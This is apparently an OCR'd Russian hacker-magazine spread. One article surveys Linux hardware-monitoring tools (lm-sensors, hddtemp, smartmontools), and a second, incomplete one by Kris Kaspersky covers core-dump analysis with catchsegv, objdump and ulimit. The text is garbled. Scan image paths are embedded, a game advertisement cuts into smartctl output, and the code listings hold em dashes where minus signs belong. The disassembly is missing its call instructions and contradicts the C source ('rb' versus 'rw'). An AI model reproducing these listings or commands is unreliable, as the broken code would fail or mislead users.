ОБЗОР ПРОГРАММ ДЛЯ МОНИТОРИНГА РАБОТЫ ЖЕЛЕЗА В LINUX

Лето. На улице уже который день стоит жара. Три вентилятора в системном блоке с большим трудом справляются с охлаждением, хотя шумят прилично. Иногда создается впечатление, что системный блок можно использовать вместо печки. Как узнать, что происходит внутри, не дотрагиваясь пальцами до деталей включенного компьютера? Может, уже пора дать отдохнуть своему железному другу? Или поставить еще один кулер? В составе любого дистрибутива Linux найдется несколько утилит, которые помогут получить ответ на эти и другие вопросы и расскажут все о текущем состоянии железа.

lm-sensors: стандарт де-факто

В Debian, Ubuntu и других дистрибутивах, использующих apt, команда apt-cache search monitoring выдает большой список пакетов на все случаи жизни. Все их рассмотреть не получится, да и, наверное, не нужно. Мониторинг оборудования (температура, вращение вентиляторов, напряжение питания) будем производить с помощью утилиты lm-sensors (www.lm-sensors.org). Утилита собирает и анализирует все, что идет по шине SMB (System Management Bus), к которой могут быть подключены не только процессор и материнская плата, но и модули памяти, видеокарта и прочее оборудование.

В ядрах 2.4 установка lm-sensors могла вызвать легкий стресс, но с интеграцией в ядро 2.6 компонентов, осуществляющих мониторинг, заставить ее работать уже не проблема. Информацию о поддержке своего оборудования lm-sensors и ядром можно найти на странице Devices and drivers (www.lm-sensors.org/wiki/Devices). Здесь же уточняем, какую версию lm-sensors рекомендуется использовать с установленным в системе ядром. Хотя можно особо и не выбирать, а ставить то, что предлагается в репозитарии. Так как утилиты диагностики частью ядра не являются, их следует устанавливать отдельно:

```
$ sudo apt-get install lm-sensors sensord
```

Заодно установим и демон sensord, его задача собирать информацию в syslog. Кроме того, в случае неприятностей он может выдать предупреждение. Для первоначальной настройки системы мониторинга следует использовать утилиту sensors-detect:

```
$ sudo sensors-detect
```

После запуска утилиты тебе будет устроен настоящий допрос с пристрастием. Следует отвечать честно, ничего не скрывая :). В случае сомнения можно разрешать все тесты. Утилита пройдется по всем шинам и устройствам, переберет все скомпилированные модули и выберет те, от которых есть хоть какой-то прок. Если будет выведена хотя бы пара «Success!», считай, что тебе повезло. А значит, мониторингу быть. По окончании утилита запросит создать настройки в соответствии с найденным оборудованием: «I will now generate the commands needed to load the required modules» — и выдаст строку, которую необходимо вставить в файл /etc/modules. Выбрав на следующем шаге Yes, можно разрешить ей сделать это самостоятельно.

Советую проверить в /lib/modules/2.6.x/modules наличие всех модулей, которые порекомендовал загрузить sensors-detect. Скрипт иногда бежит впереди паровоза или, наоборот, отстает, поэтому вполне может быть, что таких модулей в системе попросту нет. Так, однажды мне было предложено использовать i2c-nforce2, но такой модуль в системе отсутствовал. Как вариант — можно попробовать загрузить



> Результат работы smartctl

> Допрос с пристрастием

модули вручную с помощью «modprobe название_модуля».
Для получения информации с сенсоров вызываем утилиту sensors без параметров (можно уже под обычным пользователем):

```
$ sensors
lm85b-i2c-0-2e
Adapter: SMBus I801 adapter at c800
VoltA1_5: +1.49 V (min = +1.42 V, max = +1.58 V)
Volt1_5: +1.52 V (min = +1.45 V, max = +1.60 V)
Volt3_3: +3.23 V (min = +3.13 V, max = +3.47 V)
Volt5: +5.20 V (min = +4.74 V, max = +5.26 V)
Volt12: +12.01 V (min = +11.38 V, max = +12.62 V)
FanCPU: 3540 RPM (min = 4000 RPM)
TempCPU: +28C (low = +10C, high = +55C)
TempMB1: +31C (low = +10C, high = +55C)
TempMB2: +34C (low = +10C, high = +55C)
CPUF_PWM: 255
SysF1_PWM: 255
SysF2_PWM: 77
vid: +1.525 V (VRM Version 9.1)
```

Параметры вывода на экран настраиваются в файле /etc/sensors.conf. Ищем строку, соответствующую нашему чипу (в нашем примере это lm85), и правим при необходимости:

$ SUDO MCEDIT /ETC/SENSORS.CONF

```
chip "lm85c-*" "adm1027-*" "adt7463-*" "lm85-*"
"lm85b-*"

# Метки вольтажа
 label in0 "V1.5"
 label in1 "VCore"

...
# Температура
 label temp1 "CPU Temp"
 label temp2 "Board Temp"
...

# Кулер
 label fan1 "CPU_Fan"

# Установка лимита вольтажа
 set in0_min 1.5 * 0.95
```

```
# Лимит кулера
 set fan1_min 4000
```

Хотелось бы обратить внимание на утилиту KSensors (ksensors.sourceforge.net), которая является графическим интерфейсом к sensors для среды KDE. В Ubuntu она устанавливается обычным образом:

```
$ sudo apt-get install ksensors
```

Теперь запускаем ее через меню «K» или из командной строки. Щелкаем по появившемуся значку и выбираем Configure. Затем переходим по вкладкам и включаем флажок Visible в тех параметрах, которые хотим видеть. Результат будет выведен на панели задач (если активирован Dock) и в отдельном окне, которое открывается двойным щелчком по значку KSensors. Кроме параметров, контролируемых с помощью утилиты lm-sensors, можно выводить состояние памяти, swap и некоторую другую информацию. Для каждого параметра можно выставить интервал обновления и реакцию системы при превышении заданного значения (выполнить команду или проиграть звук). Чтобы KSensor автоматически запускался при загрузке системы, не забудь установить Autostart KSensors on KDE startup во вкладке Global settings.
Настройки демона sensord производятся в файле /etc/default/sensord.

$ SUDO MCEDIT /ETC/DEFAULT/SENSORD

```
# Интервал для сканирования на предупреждения
(30s, 1m, 1h)
ALARM_INTERVAL=1m

# Интервал между замерами для записи в журнал
LOG_INTERVAL=30m

SYSLOG_FACILITY=daemon
CONFIG_FILE=/etc/sensors.conf


# Чип берем из sensors.conf
SCAN_CHIPS= lm85b-*

# Снимаем комментарий, если нужен вывод для RRD (Round
Robin Database)
# RRD_FILE=/var/log/sensord.rrd

# Интервал, по умолчанию 5 минут
# RRD_INTERVAL=5m
# RRD_LOADAVG=yes
```



> Утилита KSensors



> Устройства, которые поддерживаются lm-sensors

В комплекте lm-sensors идет утилита pwmconfig, которая проверяет возможность изменения скорости вращения кулеров. Если такая функциональность имеется, для настройки скорости вращения следует использовать утилиту fancontrol. Конфигурационный файл для нее создается с помощью pwmconfig.

Утилита (x)mbmon

Естественно, кроме lm-sensors есть и другие решения. Например, утилита mbmon (MotherBoard Monitor) и графический интерфейс к ней: xmbmon. С их помощью можно контролировать температуру компонентов системы, скорость вращения кулера и вольтаж. Исходные тексты можно найти на сайте автора: www.nt.phys.kyushu-u.ac.jp/shimizu/download/download.html. Установка в Ubuntu не сложна:

```
$ sudo apt-get install mbmon xmbmon
```

Теперь можно запускать без каких-либо настроек:

```
$ sudo mbmon
Temp.= 30.0, 24.0, 127.0; Rot.= 3308, 0, 6026
Vcore = 1.14, 1.52; Volt. = 3.28, 5.00, 11.49, — 6.62,
— 1.83
```

Запустив xmbmon, всю эту информацию можно увидеть в окне программы.

Мониторинг жесткого диска с hddtemp

Вообще говоря, процессор не самая главная часть компьютера. Вот если полетит жесткий диск, считай, пропали фильмы, курсовые, дипломы и т.д. Поэтому винт требует особого внимания. В Linux есть ряд утилит как раз для этого случая. Начнем с маленькой по размеру, но очень полезной утилиты hddtemp (www.guzu.net/linux/hddtemp.php). С ее помощью можно получать информацию о температуре с IDE/SATA/SCSI-дисков, а также считывать S.M.A.R.T. информацию. Устанавливаем:

```
$ sudo apt-get install hddtemp
```

Кроме этого, рекомендуется обновить и базу дисков, скачав файл www.guzu.net/linux/hddtemp.db и поместив его в /etc. Вызов очень прост:

```
$ sudo hddtemp /dev/sda
/dev/sda: ST3160811AS: нет датчика
```

Да, с барракудой не повезло, посмотрим, что скажет утилита о втором диске:

```
$ sudo hddtemp /dev/hdb
/dev/hdb: QUANTUM FIREBALLlct20: 31C or F
```

Результат: температура файрбола. Как вариант — hddtemp можно запустить в фоне. Получить информацию в этом случае возможно в журнале syslog или подключившись по сети:

```
$ sudo hddtemp -d -q /dev/hdb
```

Телнетимся:

```
$ telnet localhost 7634
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
|/dev/hdb|QUANTUM FIREBALLlct20 30|32|C|Connection
closed by foreign host.
```

Результат: 32 градуса. Таким образом температура диска выясняется даже без регистрирации в системе.

Комплект smartmontools

С помощью набора утилит smartmontools (smartmontools.sf.net) можно контролировать и управлять некоторыми параметрами жесткого диска, используя технологию S.M.A.R.T. Поддерживаются диски с интерфейсами ATA, SCSI и SATA. Для начала стоит проверить статус подключенных устройств:

```
$ sudo smartd -q onecheck
Opened configuration file /etc/smartd.conf
Drive: DEVICESCAN, implied '-a' Directive on line 22 of
file /etc/smartd.conf
Configuration file /etc/smartd.conf was parsed, found
DEVICESCAN, scanning devices
Device: /dev/hda, opened
Device: /dev/hda, packet devices [this device CD/DVD]
not SMART capable
Unable to register ATA device /dev/hda at line 22 of
file /etc/smartd.conf
```



DUM 4

MADE IN CHINA

ПРОДОЛЖЕНИЕ СУПЕРХИТА!

Скриншоты и подробное описание игры на следующей странице

Обновленная уникальная графика

Новые уровни и монстры

Новая система геймплея

Упрощенные системные требования:

Intel® Pentium или AMD® Athlon®, 266 MHz, 32 RAM

Windows® Me, 2000 или XP

Macromedia Flash Player



```
Device: /dev/hdb, opened
Device: /dev/hdb, found in smartd database.
Device: /dev/hdb, is SMART capable. Adding to "monitor"
list.
Device: /dev/sda, opened
Device: /dev/sda, IE (SMART) not enabled, skip device
Try 'smartctl -s on /dev/sda' to turn on SMART features
Unable to register SCSI device /dev/sda at line 22 of
file /etc/smartd.conf
Monitoring 1 ATA and 0 SCSI devices
```

Последняя строка показывает, что будет производиться мониторинг только ATA-диска. На устройстве /dev/sda SMART не активирован, при необходимости его можно включить с помощью вызова «smartctl -s on /dev/sda». Пробуем получить информацию о диске:

```
$ sudo smartctl -i /dev/hdb
Model Family: QUANTUM FIREBALLlct20 series
Device Model: QUANTUM FIREBALLlct20 30
Serial Number: 353106162000
Firmware Version: APL.3900
User Capacity: 30.020.272.128 bytes
Device is: In smartctl database [for details use: — P show]
ATA Version is: 5
ATA Standard is: ATA/ATAPI-5 T13 1321D revision 1
Local Time is: Sun May 20 17:32:12 2007 EEST
SMART support is: Available — device has SMART
capability.
SMART support is: Enabled
```

Более полную информацию можно получить, запустив утилиту с флагом '-a'. Вывод займет пару экранов, в самом конце будет выведена таблица со списком контролируемых параметров. Особое внимание следует обратить на поле WHEN_FAILED, в котором отобразится приблизительная дата, когда этот параметр достигнет своего допустимого предела. Эти тесты можно вызвать и отдельно. Причем есть два варианта: сокращенный и полный. Они инициируются командами:

```
$ sudo smartctl -t short /dev/hdb
```

Или:

```
$ sudo smartctl -t long /dev/hdb
```

Сокращенная проверка длится 1-2 минуты, полная может занять около часа. На работу диска эти тесты никак не влияют, поэтому их можно спокойно запускать на работающей системе. Ошибка будет выведена в поле LBA_of_first_error. Колонка LifeTime покажет время, прошедшее с момента включения диска до проведения проверки. Оффлайновые тесты запускаются командой smartctl -t offline; их назначение — обновление показателей состояния диска, которые не могут быть обновлены во время обычной работы. Используя smartctl -o on, можно разрешить дискам производить такую проверку самостоятельно.
Мониторинг следует производить постоянно. Для этих целей используется демон smartd, который также входит в состав smartmontools. По умолчанию он проверяет все диски каждые 30 минут, информацию выводит с помощью syslog. Демона можно научить при обнаружении проблем отсылать почтовое сообщение администратору или выполнять скрипт. Шаблон содержит большое количество примеров. Каждая строка файла описывает параметры одного из присутствующих в системе дисков. Например:

```
$ sudo mcedit /etc/smartd.conf
/dev/sda -S on -o on -a -I 194 -m admin@host.com
/dev/hdb -S on -o on -a -I 194 -m admin@host.com
```

Здесь мы указываем диск, директивой -S on включаем автоматическое сохранение значений показателей. - o on отвечает за проведение регулярного оффлайнового тестирования. С помощью -I 194 игнорируем значение показателя с ID #194, отвечающего за контроль температуры, и в конце указываем email для отправки уведомлений. Проверить отсылку сообщений можно командой smartd -M test. Теперь запускаем демон:

```
$ sudo /etc/init.d/smartd start
```

Вот, в общем-то, и все, о чем мне хотелось сегодня рассказать. Кстати, пользователи FreeBSD тоже не обделены возможностями наблюдения за здоровьем своей системы. Все необходимое можно найти в дереве /usr/ports/sysutils коллекции портов. Из графических утилит, не попавших в обзор, стоит отметить gkrellm (www.gkrellm.net) и conky (conky.sf.net), с которыми, я надеюсь, ты разберешься уже сам.

$ SUDO MAKE MENUCONFIG

```
Включаем поддержку ACPI:
Power management options (ACPI, APM) — ACPI (Advanced
Configuration and Power Interface) Support
Не забываем стандарт управления сенсорами IPMI:
Device Drivers — Character devices — IPMI
Обязательно включаем поддержку сенсоров в ядре:
Device Drivers — I2C support
Выбираем алгоритмы, используемые в чипах:
Device Drivers — I2C support ---> I2C Algorithms
В следующих пунктах выбираем установленный чипсет:
Device Drivers — I2C support — I2C Hardware Bus support
Device Drivers — I2C support — Miscellaneous I2C Chip
support
И, наконец, выбираем драйверы к сенсорам:
Device Drivers — Hardware Monitoring support
```

Начиная с версии ядра 2.6.19, появился новый драйвер мониторинга k8temp, который поддерживает все последние модели AMD K8. В соответствующих системах этот драйвер загружается автоматически. Отмечена его несовместимость со старыми версиями lm-sensors. Поэтому обязательно обнови утилиту или занеси k8temp в черный список, иначе General parse error тебе обеспечена.

Подготовка дистрибутива

Для того чтобы большинство описанных утилит заработало, необходимо иметь поддержку I2C и Hardware Monitoring в ядре. То есть как минимум всего, что выдают команды «cat /usr/src/linux/.config | grep LM» и «cat /usr/src/linux/.config | grep I2C2». Поэтому если вывод «lsmod | grep i2c» молчит как рыба об лед, можешь смело приступать к пересборке ядра. В Hardware Monitoring не забываем включить поддержку своей материнской платы. Если сомневаешься, то просто собери все в виде модулей.

Бескомпромиссный разбор дампов памяти

КРИС КАСПЕРСКИ

ПОИСК И ДОБЫЧА КОРЫ В ЗАПОВЕДНОМ ЛЕСУ LINUX И XBSD

Когда никсовая программа падает, ее кора отделяется от эльфа и попадает в специальный файл, хранящий копию содержимого оперативной памяти. Это словно черный ящик, устанавливаемый на борту самолета и позволяющий реконструировать причины катастрофы. Дамп, записанный на древнем языке машинных кодов, подвластен только гуру, магам и чародеям. Однако с помощью магического свитка этой статьи любой юниксоид сможет приобщиться к тайне, выучив пару-тройку волшебных заклинаний.



При возникновении необрабатываемого исключения внутри прикладной программы центральный процессор возбуждает исключение и операционная система завершает работу приложения в аварийном режиме, затем выдает segmentation fault и (при правильно выставленных лимитах) сбрасывает дамп памяти в специальный core-файл, в просторечии именуемый «корой». Кора содержит все сегменты ELF-файла (код, данные), содержимое стековой и динамической памяти.


Некоторые источники утверждают (например, en.wikipedia.org/wiki/Core_dump), что кора содержит все пользовательское пространство процесса, но это не совсем верно, точнее, совсем неверно. Кора обладает собственным форматом и состоит из секций, в которые попадают лишь значимые данные, в частности выделенные блоки динамической памяти. В результате этого размер коры приблизительно равен объему памяти, занятому процессом: от сотен килобайт до нескольких мегабайт, в то время как адресное пространство занимает от двух до трех гигабайт на x86-машинах.


Большинство пользователей удаляет кору не задумываясь; некоторые отсылают ее разработчикам в надежде, что это поможет им выловить баг. Однако надеяться на девелоперов — все равно что ждать у моря погоды (особенно в open source проектах, которые держатся на голом энтузиазме при полной нехватке времени и финансов).

На самом деле, покопавшись в коре, можно определить причины сбоя самостоятельно, а в некоторых случаях — даже восстановить несохраненные оперативные данные. Для этого нам потребуется дизассемблер IDA Pro, в последнюю версию которого встроен мощный декомпилятор, превращающий машинный код в структурированный листинг на Си, существенно снижающий планку требований, предъявляемых к кодокопателю. Знание ассемблера становится необязательным, а сам анализ радикально упрощается и ускоряется.

В принципе для анализа коры можно воспользоваться утилитой objdump, входящей практически в каждый дистрибутив, однако она не отображает символьные имена библиотечных функций и форматирует неудобочитаемый листинг. Словом, мыщъх категорически не рекомендует ее начинающим.

Отладчик gdb представляет собой компромиссный вариант. Это уже не objdump, но и не IDA Pro. Если IDA Pro предоставляет оконный интерфейс, с которым можно разобраться и методом тыка, то с gdb этот номер уже не


Кора содержит в себе данные динамической памяти


Кора содержит в себе все стековые переменные

пройдет, а многочисленные графические «морды» (недостатка в которых не ощущается) в основном ориентированы на отладку файлов с исходными текстами и для работы с корой неудобны.

Кроме того, существуют и специальные анализаторы коры: как коммерческие, так и бесплатные (например, Introspector, созданный James'ом Michael'ем из корпорации DuPont, — introspector.sf.net).

Подготовка к магическому ритуалу

Для экспериментов с корой нам потребуется стендовая программа с умышленной ошибкой фатального типа — попыткой открытия заведомо несуществующего файла с последующим чтением его содержимого без проверки успешности выполнения операции, в результате чего переменная f оказывается равной нулю, и при обращении к ней происходит исключение, приводящее к аварийному завершению программы и, возможно, к сбросу коры.

СТЕНДОВАЯ ПРОГРАММА TEST-CORE-USR.C

```
#include <stdio.h>
#include <malloc.h>

#define S "nezumi-souriz-elraton-"
#define N 0x666
#define M (N * sizeof(S) + 1)

main()
{
    int a; char buf[N]; char *p;
    FILE *f;

    p = malloc(M);
    for(a = 0; a < N; a++)
        strcpy(p + a * strlen(S), S);

    printf("tell me your name, plz!\n");

    fgets(buf, N — 1, stdin);
    f = fopen("kpnc.dat", "rw");
    // crash! f == 0
    fread(buf, N, 1, f);

    return 0;
}
```

Компилируем (gcc test-core-usr.c -o test-core-usr) и запускаем образовавшийся файл ./test-core-usr на выполнение. Программа спрашивает наше имя и тут же грохается с сообщением «Segmentation fault (code dumped)» («Ошибка сегментации (кора сброшена)»).

Политика сброса коры определяется настройками, о которых мы поговорим позднее, а пока удалим исходный текст и попытаемся реконструировать ход событий, приведший к обрушению программы. Это совсем несложно!

Охота на исключения с последующим допросом

В штатную поставку большинства дистрибутивов входит утилита catchsegv (своеобразный аналог «Доктора Ватсона» в Windows), которой мы сейчас и воспользуемся. Просто запускаем catchsegv с именем подопытной программы в качестве аргумента и, дождавшись ее запуска, вводим свое имя, нажимаем <ENTER> и... все! Баста! Процессор генерирует исключение доступа по нулевому указателю (которым в данном случае является переменная f), передавая бразды правления утилите catchsegv, выводящей на экран содержимое стека вызовов, регистров, карту памяти и т.д.

```
# catchsegv ./test-core-usr
tell me your name, plz!
KPNC%69
*** Segmentation fault
Register dump:
 EAX: 00000000 EBX: 4015c620 ECX: 08056bc0 EDX:
4015d0a0
 ESI: 00000001 EDI: 00000666 EBP: bffff3d8 ESP:
bffff3ac
 EIP: 4008d3e3 EFLAGS: 00000206


Backtrace:
 /lib/libc.so.6(_IO_fread+0x33)[0x4008d3e3]
 ??:0(main)[0x80485a5]
 /lib/libc.so.6(__libc_start_main+0xc6)[0x40042dc6]
 ../sysdeps/i386/elf/start.S:105(_start)[0x8048431]

Memory map:
  08048000-08049000 r-xp 00000000 08:01 115530 /home/
core-gdb/test-core-usr
  08049000-0804a000 rw-p 00000000 08:01 115530 /home/
core-gdb/test-core-usr
  0804a000-0806b000 rwxp 00000000 00:00 0
```

От обилия информации можно и растеряться. Но мы же хакеры, а не пионеры какие-нибудь, так что не будем паниковать и обратим свой взор к строке backtrace, содержащей стек обратных вызовов. Самая верхняя строчка была выполнена последней. В нашем случае это «/lib/libc.so.6(_IO_fread+0x33)[0x4008d3e3]» — команда, расположенная по адресу 4008d3E3h, что соответствует смещению 33h байт от начала функции _IO_fread(), реализованной в библиотеке /lib/libc.so.6.

Ковыряться в библиотечных функциях утомительно, да и бесполезно. Во-первых, они уже давно вылизаны, а во-вторых (и это более важно), функция _IO_fread с вероятностью близкой к единице тут совсем не при чем. Скорее всего, вызывающий ее код передал ей неправильные аргументы. А где этот код расположен?

Смотрим на вторую строчку стека вызовов: «??:0(main)[0x80485A5]». Ага! Интересующий нас код расположен по адресу 80485A5h, в который легко заглянуть дизассемблером. Берем IDA Pro, загружаем test-core-usr и нажимаем <G> для перехода к инструкции 80485A5h.



> Реакция системы на критическую ошибку в прикладной программе: аварийное завершение без сброса коры (слева) и со сбросом (справа)

Ею оказывается машинная команда movsx, следующая за call _fread. Мы знаем, что исключение произошло в функции _fread (являющейся оберткой _IO_fread), поэтому анализировать необходимо участок, непосредственно предшествующий ее вызову. При просмотре кода в глаза бросается вызов _fopen, пытающийся открыть несуществующий файл kpnc.dat. Причем результат, возвращенный _fopen, никак не проверяется, что и приводит к падению. Создание файла kpnc.dat в текущем каталоге восстанавливает работоспособность программы. Пример, конечно, слегка надуманный, но большинство приложений ремонтируется аналогичным образом (с той лишь разницей, что на анализ уходит намного больше времени). Ты спрашиваешь, что тебе делать, если у тебя нет IDA Pro и навряд ли появится? Что ж, попробуй использовать штатную утилиту objdump, запущенную с ключом '-d' и именем анализируемого файла. Только учти, что в листинге не окажется ни символьных имен функций, ни содержимого ASCIIZ-строк, ни прочих прелестей прогресса, делающих жизнь удобнее в мелочах. Поэтому всю недостающую информацию придется добывать вручную, теряя на это огромное количество времени (более подробно о дизассемблировании программ под UNIX рассказывается во втором издании моей книги «Hacker disassembling uncovered», которая сейчас готовится к печати).

```
$ objdump -d ./test-code-usr
test-core-usr: формат файла elf32-i386

Дизассемблирование раздела .init:
0804836c <_init>:
...
Дизассемблирование раздела .plt:
08048384 <.plt>:
...
Дизассемблирование раздела .text:
08048410 <_start>:
...
080484d4 <main>:
...
 8048555:     lea     0xffff978(%ebp),%eax
 804855b:     mov     %eax,(%esp)
 804855e:     80483b4 <_init+0x48> ; _fgets
 8048563:     movl    $0x80486f4,0x4(%esp) ; «rb»
 804856b:     movl    $0x80486f7,(%esp) ; "kpnc.dat"
 8048572:     80483e4 <_init+0x78> ; _fopen
 8048577:     mov     %eax,0xffff970(%ebp)
 804857d:     mov     0xffff970(%ebp),%eax
 8048583:     mov     %eax,0xc(%esp)
 8048587:     movl    $0x1,0x8(%esp)
 804858f:     movl    $0x666,0x4(%esp)
 8048597:     lea     0xffff978(%ebp),%eax
 804859d:     mov     %eax,(%esp)
 80485a0:     80483a4 <_init+0x38> ; _fread
 80485a5:     $0x0,%eax
 80485aa:     leave
 80485ab:     ret
```

По умолчанию FreeBSD сбрасывает кору в файл, имеющий то же самое имя, что и упавшая программа, с добавлением расширения core. Кора доступна только администратору, что идеологически правильно, поскольку доступ к дампу памяти может повлечь за собой утечку конфиденциальной информации.

Часть дистрибутивов Linux сбрасывает кору в файл core, находящийся в одной директории с упавшей программой (что при падении нескольких программ вызывает путаницу и прочие неудобства). Часть же не сбрасывает ее вообще! При этом после сообщения «Segmentation fault» строка «(core dumped)» отсутствует. Чем вызван такой беспредел? Очень просто — поскольку рядовые пользователи Linux обладают крайне невысокой квалификацией, кора оседает мощными пластами, транжирящими дисковое пространство, которое просто некому подчистить! Но даже те немногие, кто знает, что такое кора, практически никогда не пользуются ей по прямому назначению, а немедленно стирают. Вот составители дистрибутивов и пошли им на встречу, запретив сброс коры установкой лимитов.

Узнать текущее состояние лимитов можно с помощью штатной утилиты ulimit, запущенной с ключом '-a'. Результат ее выполнения на моем компьютере следующий:

```
# ulimit -a
core file size (blocks, — c) 0
data seg size (kbytes, — d) unlimited
file size (blocks, — f) unlimited
max locked memory (kbytes, — l) unlimited
max memory size (kbytes, — m) unlimited
open files (-n) 1024
pipe size (512 bytes, — p) 8
stack size (kbytes, — s) unlimited
cpu time (seconds, — t) unlimited
max user processes (-u) 1024
virtual memory (kbytes, — v) unlimited
```

Как видно, предельный размер файла коры выставлен в ноль, потому кора и не создается. Изменить статус-кво можно (и нужно!) с помощью все той же утилиты ulimit, запущенной следующим образом:


```
# ulimit -c unlimited
# ulimit -a
core file size (blocks, — c) unlimited
data seg size (kbytes, — d) unlimited
file size (blocks, — f) unlimited
```

...

Вот теперь другое дело. Теперь кора будет создаваться всегда! Если, конечно, дискового места хватит. Маленькое замечание мимоходом:




> Набивка программы в самом хакерском редакторе всех времен и народов — знаменитом vi


> После создания файла kpnc.dat падения программы прекращаются

установка лимитов носит локальный характер (только для данного пользователя), и после перезапуска системы лимиты будут возвращены в значения по умолчанию, так что смело экспериментируй без риска порушить систему.
Кстати, с приложения кора может быть сброшена в любой момент, независимо от его предрасположенности к падению (это может потребоваться, например, для снятия дампа с упакованного файла). Набираем в командной строке: «$ kill -3 <pid>», где <pid> — идентификатор процесса, с которого необходимо содрать кору (сам процесс при этом будет завершен). И, если только процесс активно не сопротивляется дампу, файл коры тут же образуется в текущем каталоге процесса.

Анализ коры различными средствами

И вот после стольких мучений файл коры лежит перед нами. Что же с ним можно сделать? Отослать разработчикам? Не торопись! Сначала проведем небольшой эксперимент: в любом hex-редакторе откроем файл коры, сброшенный приложением test-core-usr, и попробуем найти строку «KPNC%69» (ту самую, которую мы ввели в качестве нашего имени). Вот так номер! Строка присутствует в коре прямым текстом. Хорошо (то есть как раз ничего хорошего), а как насчет кучи? Как мы помним, наша стендовая программа выделяла блок динамической памяти порядочных размеров и забивала его логотипами «nezumi-souriz-elraton-» (это все мыщъх'и — на японском, французском и испанском языках). Вводим искомую строку и ищем следы ее присутствия в дампе памяти. Hex-редактор долго ждать не заставляет и немедленно отображает интересующий нас результат! Получается, что если передать программисту кору, то вместе с дампом программы он получит всю нашу информацию, с которой, возможно, еще не снят гриф секретности!
Кстати, сохранение стековых и динамических данных в коре позволяет написать программу, вытягивающую из дампа памяти всю несохраненную информацию. В случае текстовых редакторов или почтовых клиентов это можно сделать и лапами — непосредственно в hex-редакторе. Более сложные приложения, работающие с графикой, электронными таблицами, так просто не сдаются, и над ними приходится попыхтеть, анализируя внутренние представления данных, которые могут быть организованы в виде списков или двоичных деревьев.
Но все же вернемся к нашим баранам. В смысле к разработчикам. Как им сообщить об ошибке без риска для своей конфиденциальности? Да очень просто! И в этом нам поможет отладчик gdb, входящий в комплект поставки большинства дистрибутивов:

